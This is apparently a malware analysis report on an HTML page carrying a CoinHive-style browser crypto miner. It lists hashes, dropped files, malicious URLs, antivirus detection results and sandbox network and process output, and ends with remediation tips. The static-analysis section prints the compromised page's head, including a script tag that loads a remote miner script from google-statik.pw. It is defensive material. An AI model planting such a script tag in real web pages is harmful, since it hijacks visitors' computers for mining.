



CoinHive Malware Analysis Report

Tags	CoinHive
Date	@April 5, 2023
MD5	af747ea1d5ff0943c07cbea0b388dd9b
SHA2565	ed24b062aa2e085bc66aba4320aac7090da309ec3eac9397018862546e9baf9c
Sample	ed24b062aa2e085bc66aba4320aac7090da309ec3eac9397018862546e9baf9c.zip
Signature	Unknown
Type	HTML

Introduction

HTML, or Hypertext Markup Language, is a standard markup language used to create web pages and applications. It provides the structure and format for content on the web, including text, images, videos, and interactive elements.


While HTML itself is not inherently malicious, it can be used as a vector for delivering malware to unsuspecting users. Malicious HTML files can be created by embedding malicious code within the markup language, which can then execute when the file is opened or rendered by a vulnerable web browser. This can lead to various types of attacks, such as phishing scams, drive-by downloads, and more.

Purpose:

The purpose of doing this analysis is to assess the impact and behavior of the malicious html and js malware in order to identify potential risks and develop a plan to prevent future infections. The scope of the analysis will include analyzing the malware's code, network traffic, and system interactions to determine how it spreads, what data it targets, and how it communicates with its command and control (C2) server.

Executive Summary

The malware sample comes in a form of Html and malicious JavaScript. The malware looks like a legitimate webpage which contains google analytics, Yoast SEO and many other plugins, which makes it difficult to detect as a malicious page. The malware is undetected by many well known antimalware service providers. The malicious spawns a process under browser process and drops certain files on the system for further infection.



Methodology

The methodology includes,

- Notepad ++
- Hybrid-Analysis Sandbox

Results

IOCs obtained from analysis and investigation to develop antivirus rules for malware detection.

▼ Host-Based Indicators

```

"cb_gapi_3_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"platform_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"analytics_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"fontawesome-webfont_1_eot" has type "Embedded OpenType (EOT) FontAwesome family"- [targetUID: 00000000-00003596]
"font-awesome_1_css" has type "troff or preprocessor input ASCII text with very long lines"- [targetUID: 00000000-00003596]
"-DF80448962AE9C0262.TMP" has type "data"- Location: [%TEMP%]-DF80448962AE9C0262.TMP- [targetUID: 00000000-00003596]
"en-US.4" has type "data"- Location: [%LOCALAPPDATA%\Microsoft\Internet Explorer\DomainSuggestions\en-US.4]- [targetUID: 00000000-00003596]
"rpc_shindig_random_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"RecoveryStore_88B090C0-D917-11E7-B67B-080027A49DD6_dat" has type "Composite Document File V2 Document Cannot read section info"- [targetUID: 00000000-00003596]
"-DF925D9AFE69E5A491.TMP" has type "data"- Location: [%TEMP%]-DF925D9AFE69E5A491.TMP- [targetUID: 00000000-00003596]
"-DF678E4357B876EA34.TMP" has type "data"- Location: [%TEMP%]-DF678E4357B876EA34.TMP- [targetUID: 00000000-00003596]
"-DFADC4C205AC0EA639.TMP" has type "data"- Location: [%TEMP%]-DFADC4C205AC0EA639.TMP- [targetUID: 00000000-00003596]
  
```

Dropped Files

```

"cb_gapi_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"cb_gapi_2_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"eso.26680508_1_js" has type "ASCII text with very long lines with no line terminators"- [targetUID: 00000000-00003596]
"icons.31.svg_1_js" has type "ASCII text with very long lines with no line terminators"- [targetUID: 00000000-00003596]
"cb_gapi_3_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"platform_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"analytics_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"rpc_shindig_random_1_js" has type "ASCII text with very long lines"- [targetUID: 00000000-00003596]
"611095756-postmessengerelay_1_js" has type "Unknown"- [targetUID: 00000000-00003596]
"nibirumail.cookie.min_1_js" has type "Unknown"- [targetUID: 00000000-00003596]
"page_1_js" has type "Unknown"- [targetUID: 00000000-00003596]

```

Dropped Script Files

▼ Network-Based Indicators

Malicious

hxxps://serraturecasefortigraziano.it/wp-content/themes/generatypress/css/font-awesome.min.css (Type: Extracted From Sample)
hxxps://serraturecasefortigraziano.it/wp-content/plugins/multi-rating/assets/css/frontend-min.css (Type: Extracted From Sample)
hxxp://serraturecasefortigraziano.it/wp-content/uploads/2016/11/cassaforte.png (Type: Extracted From Sample)
hxxp://ssefortigraziano.it/tag/serrature-elettroniche-sono-sicure-cilindri-elettronici-blue-compact-settimo-milanese (Type: Extracted From Sample)
hxxps://serraturecasefortigraziano.it/tag/assistenza-sostituzione-cambio-montaggio-riparazione-vendita-installazione-serrature-yale (Type: Extracted From Sample)
hxxp://serraturecasefortigraziano.it/tag/fabbro-porte-blindate-settimo-milanese (Type: Extracted From Sample)
hxxp://serraturecasefortigraziano.it/wp-content/uploads/2016/11/serrature.png (Type: Extracted From Sample)

Malicious URLs

Analysis

The analysis of the sample is done on (@April 5, 2023). The analysis and behaviour of the malware may defer at the time of reading. The malware analysis includes techniques ranging from Basic Static analysis to Advanced dynamic analysis.

Static Analysis

The malware contains HTML data, this means this a web based crypto miner which contains JavaScript to mine crypto currency on the computers. At a glance we can see that it uses Yoast SEO plugin for SEO optimization, that indicates the web was live or may be still alive on the web. (See figure 1.0)

```

<!DOCTYPE html>
<html lang="en-US" prefix="og: http://ogp.me/ns#">
<head>
<script language="JavaScript" src="http://google-statik.pw/mainer/myscri109881.js"></script>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<link rel="profile" href="http://qmpg.org/xfn/11">
<link rel="pingback" href="https://serraturecassefortigraziano.it/xmlrpc.php">
<title>Prezzi Tapparelle avvolgibili Costo Settimo Milanese Archivi - Serrature Casseforti Graziano</title>
<script type="text/javascript">var nibirumail_advice_text = 'serraturecassefortigraziano.it utilizza i cookies per offrirti un'esperienza di navigazione migliore e fornire le funzioni dei social media. Usando il nostro servizio accetti l'impiego di cookie in accordo con la nostra cookie policy. <a target="_blank" href="https://nibirumail.com/cookies/policy/?url=www.serraturecassefortigraziano.it">policy cookie</a> - <a href="https://serraturecassefortigraziano.it/informativa-per-il-trattamento-dei-dati-personali/">policy privacy</a>. <a class="nibirumail_agreement" href="javascript:;">Ho capito.</a>'</script>
<!-- This site is optimized with the Yoast SEO plugin v9.5 - https://yoast.com/wordpress/plugins/seo/ -->
<link rel="canonical" href="https://serraturecassefortigraziano.it/tag/prezzi-tapparelle-avvolgibili-costo-settimo-milanese/" />
<meta property="og:locale" content="en_US" />
<meta property="og:type" content="object" />
<meta property="og:title" content="Prezzi Tapparelle avvolgibili Costo Settimo Milanese Archivi - Serrature Casseforti Graziano" />
<meta property="og:url" content="https://serraturecassefortigraziano.it/tag/prezzi-tapparelle-avvolgibili-costo-settimo-milanese/" />
<meta property="og:site_name" content="Serrature Casseforti Graziano" />
<meta name="twitter:card" content="summary" />
<meta name="twitter:title" content="Prezzi Tapparelle avvolgibili Costo Settimo Milanese Archivi - Serrature Casseforti Graziano" />
<!-- / Yoast SEO plugin. -->

<link rel="dns-prefetch" href="//nibirumail.com" />
<link rel="dns-prefetch" href="//fonts.googleapis.com" />
<link rel="dns-prefetch" href="//netdna.bootstrapcdn.com" />

```

Figure 1.0

When I put the hash of the file on VirusTotal, the arrived results were very shocking. Only 19 antivirus software able to detect this malware as a malicious miner, remaining 42 vendors can not detect this file as as malicious malware. This is very dangerous and it can create a huge impact around the glob. (See figure 1.2)




Figure 1.3

Very famous and regularly used antivirus vendors can not detect it as a malware, which is also very dangerous. Which includes,

- ClamAV
- K7 Antivirus
- Kaspersky
- Malwarebytes
- McAfee
- Microsoft
- QuickHeal
- Sophos
- TrendMicro

(See figure 1.4)

ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	F-Secure	✓ Undetected
Gridinsoft (no cloud)	✓ Undetected	Jiangmin	✓ Undetected
K7AntiVirus	✓ Undetected	K7GW	✓ Undetected
Kaspersky	✓ Undetected	Kingsoft	✓ Undetected
Lionic	✓ Undetected	Malwarebytes	✓ Undetected
MaxSecure	✓ Undetected	McAfee	✓ Undetected
McAfee-GW-Edition	✓ Undetected	Microsoft	✓ Undetected
NANO-Antivirus	✓ Undetected	Panda	✓ Undetected
QuickHeal	✓ Undetected	Rising	✓ Undetected
Sangfor Engine Zero	✓ Undetected	Sophos	✓ Undetected
SUPERAntiSpyware	✓ Undetected	Symantec	✓ Undetected
TACHYON	✓ Undetected	Tencent	✓ Undetected
TrendMicro	✓ Undetected	TrendMicro-HouseCall	✓ Undetected

Figure 1.4

Have a look at quick HTML Info, Script Tags and HREFs (See figure 1.5, 1.6 & 1.7)

HTML Info ⓘ	
Title	
Prezzi Tapparelle avvolgibili Costo Settimo Milanese Archivi - Serrature Casseforti Graziano	
Meta Tags	
twitter:title	Prezzi Tapparelle avvolgibili Costo Settimo Milanese Archivi - Serrature Casseforti Graziano
generator	WordPress 5.0.6
generator	Powered by Slider Revolution 5.2.5 - responsive, Mobile-Friendly Slider Plugin for WordPress with comfortable drag and drop interface.
viewport	width=device-width, initial-scale=1
twitter:card	summary

Figure 1.5

Script Tags:

- + <http://google-statik.pw/mainer/myscr109881.js>
- + [3f071b0558c49ea83072bc3c7e4aa732668d7c6868ab78c081656b0c6c40c4ac](#)
- + [f1ac4e09a6f4d73bc7ff363c4ab013faa9de41a1394ab1898b59a7a4a0db1115](#)
- + <https://serraturecassefortigraziano.it/wp-includes/js/jquery/jquery.js?ver=1.12.4>
- + <https://serraturecassefortigraziano.it/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1>
- + <https://serraturecassefortigraziano.it/wp-content/plugins/add-to-any/addtoany.min.js?ver=1.1>
- + <https://serraturecassefortigraziano.it/wp-content/plugins/revslider/public/assets/js/jquery.themepunch.tools.min.js?ver=5.2.5>
- + <https://serraturecassefortigraziano.it/wp-content/plugins/revslider/public/assets/js/jquery.themepunch.revolution.min.js?ver=5.2.5>
- + <https://serraturecassefortigraziano.it/wp-content/plugins/right-click-disable-original/rightclickdisable.js?ver=5.0.6>
- + [4f1a6ccfdc8491ad586376b8e0601f550b884bb91c29eba70125a8e6dc742b84](#)
- + [9684f249335d3c87370b1ca135245bc8b36e103eae95caff6060ff9d0af8064c](#)
- + <https://apis.google.com/js/platform.js>
- + [a34c98e7778132557d2c1818f50263a971905b60d6b87c16f96c92f308ca015b](#)
- + <https://nibirumail.com/docs/scripts/nibirumail.cookie.min.js?ver=0.9>
- + [3356ab156537fdb5bd2d84f794bc4f8df7626a0cb919ea53afce9c35a6ee824](#)
- + <https://serraturecassefortigraziano.it/wp-content/plugins/multi-rating/assets/js/frontend-min.js?ver=4.3>
- + <https://serraturecassefortigraziano.it/wp-content/themes/generatepress/js/navigation.min.js?ver=1.3.40>
- + <https://serraturecassefortigraziano.it/wp-content/themes/generatepress/js/dropdown.min.js?ver=1.3.40>
- + <https://serraturecassefortigraziano.it/wp-content/themes/generatepress/js/back-to-top.min.js?ver=1.3.40>
- + <https://serraturecassefortigraziano.it/wp-includes/js/wp-embed.min.js?ver=5.0.6>

Figure 1.6

Imbedded HREFs:

```
#content
#mail
//fonts.googleapis.com
//fonts.googleapis.com/css?family=Open+Sans:300,300italic,regular,italic,600,600italic,700,700italic,800,800italic
//netdna.bootstrapcdn.com
//nibirumail.com
//s.w.org
http://gmpg.org/xfn/11
https://netdna.bootstrapcdn.com/font-awesome/4.0.3/css/font-awesome.css?ver=5.0.6
https://serraturecassefortigraziano.it/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-abbiategrasso-3920030923/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-arese/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-arluno/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-baranzate/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-bareggio/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-bollate-3920030923/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-bresso/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-buccinasco/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-busto-garolfo/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-canegrate/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-carugate/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cassano-dadda/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cassina-de-pecchi/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-castano-primo/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cernusco-sul-naviglio-3920030923/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cerro-maggiore/
https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cesano-boscone/
```

<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cesate/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cinisello-balsamo-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cologno-monzone-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-corbetta/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cormano/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cornaredo/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-corsico-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-cusano-milanino/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-garbagnate-milanese/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-gorgonzola/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-inzago/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-lainate/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-legnano-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-locate-di-triulzi/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-magenta/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-magnago/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-mediglia/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-melegnano/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-melzo/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-milano-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-nerviano/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-novate-milanese/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-opera/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-paderno-dugnano-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-parabiago/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-paullo/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-pero/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-peschiera-borromeo/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-pieve-emanuele/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-pioltello-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-rescaldina/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-rho-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-rozzano-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-san-donato-milanese/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-san-giuliano-milanese-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-sedriano/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-segrate-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-senago/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-sesto-san-giovanni-3920030923/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-settimo-milanese/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-solaro/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-trezzano-sul-naviglio/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-trezzo-sulladada/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-vignate/>
<https://serraturecassefortigraziano.it/aperture-serrature-casseforti-vimodrone/>
<https://serraturecassefortigraziano.it/category/apertura-casseforti-milano/>
<https://serraturecassefortigraziano.it/category/apertura-porte-milano/>
<https://serraturecassefortigraziano.it/category/apertura-serrature-milano/>
<https://serraturecassefortigraziano.it/category/assistenza-casseforti-milano/>
<https://serraturecassefortigraziano.it/category/assistenza-serrature-milano/>
<https://serraturecassefortigraziano.it/category/provincia/>
<https://serraturecassefortigraziano.it/category/servizi/>
<https://serraturecassefortigraziano.it/comments/feed/>
<https://serraturecassefortigraziano.it/feed/>
<https://serraturecassefortigraziano.it/tag/prezzi-tapparelle-avvolgibili-costo-settimo-milanese/>
<https://serraturecassefortigraziano.it/tag/prezzi-tapparelle-avvolgibili-costo-settimo-milanese/feed/>
<https://serraturecassefortigraziano.it/wp-content/plugins/add-to-any/addtoany.min.css?ver=1.15>
<https://serraturecassefortigraziano.it/wp-content/plugins/multi-rating/assets/css/frontend.min.css?ver=5.0.6>
<https://serraturecassefortigraziano.it/wp-content/plugins/revslider/public/assets/css/settings.css?ver=5.2.5>
<https://serraturecassefortigraziano.it/wp-content/themes/generatepress/css/font-awesome.min.css?ver=4.6.3>
<https://serraturecassefortigraziano.it/wp-content/themes/generatepress/css/mobile.min.css?ver=1.3.40>
<https://serraturecassefortigraziano.it/wp-content/themes/generatepress/css/unsemantic-grid.min.css?ver=1.3.40>


```

er=1.3.40
https://serraturecassefortigraziano.it/wp-content/themes/generatepress/style.css?ver=1.3.40
https://serraturecassefortigraziano.it/wp-includes/css/dist/block-library/style.min.css?ver=5.0.6
https://serraturecassefortigraziano.it/wp-includes/wlwmanifest.xml
https://serraturecassefortigraziano.it/wp-json/
https://serraturecassefortigraziano.it/xmlrpc.php
https://serraturecassefortigraziano.it/xmlrpc.php?rsd
https://www.addtoany.com/add_to/facebook?linkurl=https%3A%2F%2Fserraturecassefortigraziano.it%2Ftag%
2Fprezzi-tapparelle-avvolgibili-costo-settimo-milane%2F&linkname=Prezzi%20Tapparelle%20avvolgibil
i%20Costo%20Settimo%20Milane%20Archivi%20-%20Serrature%20Casseforti%20Graziano
https://www.addtoany.com/add_to/google_plus?linkurl=https%3A%2F%2Fserraturecassefortigraziano.it%2Ftag%
2Fprezzi-tapparelle-avvolgibili-costo-settimo-milane%2F&linkname=Prezzi%20Tapparelle%20avvolgibil
i%20Costo%20Settimo%20Milane%20Archivi%20-%20Serrature%20Casseforti%20Graziano
https://www.addtoany.com/add_to/twitter?linkurl=https%3A%2F%2Fserraturecassefortigraziano.it%2Ftag%2
Fprezzi-tapparelle-avvolgibili-costo-settimo-milane%2F&linkname=Prezzi%20Tapparelle%20avvolgibili%
20Costo%20Settimo%20Milane%20Archivi%20-%20Serrature%20Casseforti%20Graziano
https://www.addtoany.com/share

# Telephone
tel:3920030923

```

There is this much information available of sample and the sample contains thousands of lines of code, let's do a quick dynamic analysis with Hybrid Analysis Sandbox.

Dynamic Analysis

To analyze the malware dynamically, I have used Hybrid Analysis cloud sandboxing platform. Hybrid Analysis sandbox is a virtual environment that allows security researchers and analysts to analyze malware samples in a safe and controlled manner. The sandbox is a secure and isolated system that simulates the behavior of an actual computer, but runs in a controlled environment with limited access to the rest of the system.

When a malicious file is submitted to Hybrid Analysis, it is automatically analyzed in the sandbox environment. The sandbox records every action taken by the file, including network activity, file changes, registry modifications, and system events. This information is then used to generate a report that provides detailed insights into the behavior of the malware.

The Hybrid Analysis sandbox is designed to help security professionals understand how malware works, identify potential threats, and develop effective countermeasures to protect against them. It is an invaluable tool for anyone working in the field of cybersecurity.

The Hybrid-Analysis did not give much information of the sample, let's check the available information. The External Systems flagged 3-4 URLs as a malicious. (See figure 1.8)

Found an IP/URL artifact that was identified as malicious by at least three reputation engines

```

details 3/88 reputation engines marked "http://ogp.me" as malicious (3% detection rate)
13/88 reputation engines marked "http://google-statik.pw" as malicious (14% detection rate)
3/89 reputation engines marked "http://ogp.me/ns" as malicious (3% detection rate)
14/90 reputation engines marked "http://google-statik.pw/mainer/myscr109881.js" as malicious (15% detection rate)
source External System
relevance 10/10

```

Figure 1.8

The malware downloads suspicious file from the server. Again, the inner details are not there.(See figure 1.9)

GETs files from a webserver

```
details "GET /mainer/myscr109881.js HTTP/1.1
Accept: application/javascript, */*;q=0.8
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: google-statik.pw
DNT: 1
Connection: Keep-Alive"
source Network Traffic
relevance 10/10
```

Figure 1.9

It seems like malware tries to contact mail service provider domain. (See figure 2.0)

Contacts Mail Related Domain Names

```
details "nibirumail.com" is probably a mail server
source Network Traffic
relevance 10/10
```

Figure 2.0

The malware drops some binary and .tmp files on the system. The sandbox is flagging these files as cleaned but what is the actual content or behaviour is not known to us. (See figure 2.1)

```
details Antivirus vendors marked dropped file "urlblockindex_1_.bin" as clean (type is "data")
Antivirus vendors marked dropped file "TarE8B.tmp" as clean (type is "data")
Antivirus vendors marked dropped file "TarC47.tmp" as clean (type is "data")
source Binary File
```

Figure 2.1

The malware drops Microsoft Cabinet Archive file which is very suspicious. Microsoft Cabinet files are an archive format used for storing installation files and other types of data in a compressed format. They were originally developed for use with Windows operating systems, and are still used today for software installation packages and other purposes.

Cabinet files can be created and extracted using various tools, including Microsoft's built-in tool called "Makecab.exe" and third-party utilities such as WinZip and 7-Zip. (See figure 2.2)

details "77EC63BDA74BD0D0E0426DC8F8008506" has type "Microsoft Cabinet archive data Windows 2000/XP setup 62582 bytes 1 file at 0x2c +A "authroot.stl" number 1 6 datablocks 0x1 compression"- Location: [%LOCALAPPDATA%\ow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506]- [targetUID: 00000000-00000808]
 "CabDDF.tmp" has type "Microsoft Cabinet archive data Windows 2000/XP setup 62582 bytes 1 file at 0x2c +A "authroot.stl" number 1 6 datablocks 0x1 compression"- Location: [%TEMP%\CabDDF.tmp]- [targetUID: 00000000-00000808]
 source Binary File

Figure 2.2

The process tree on malicious file looks like below. (See figure 2.3)

Analysed 2 processes in total.

```

  L iexplore.exe C:\ed24b062aa2e085bc66aba4320aac7090da309ec3eac9397018862546e9baf9c.html (PID: 3596) ⇌
    L iexplore.exe SCODEF:3596 CREDAT:275457 /prefetch:2 (PID: 808) ⇌
  
```

Figure 2.3














IP Address	Port/Protocol	Associated Process	Details
104.18.11.207  	443 TCP	iexplore.exe PID: 808	 United States
46.28.2.29 	443 TCP	iexplore.exe PID: 808	 Italy
5.8.9.83	80 TCP	iexplore.exe PID: 808	 Russian Federation
172.67.39.148  	443 TCP	iexplore.exe PID: 808	 United States
172.217.12.106	443 TCP	iexplore.exe PID: 808	 United States
142.250.189.163	443 TCP	iexplore.exe PID: 808	 United States
142.251.46.163 	443 TCP	iexplore.exe PID: 808	 United States

Figure 2.4

Conclusion

Here are some remediations to avoid infections,

- Keep browser up to date.
- Do not click on any unknown links.
- Be careful while visiting unknown websites.
- Keep antivirus program up to date.
- Keep operating system up to date.
- In corporate environment or any other big network, use website whitelisting to avoid unwanted website reach.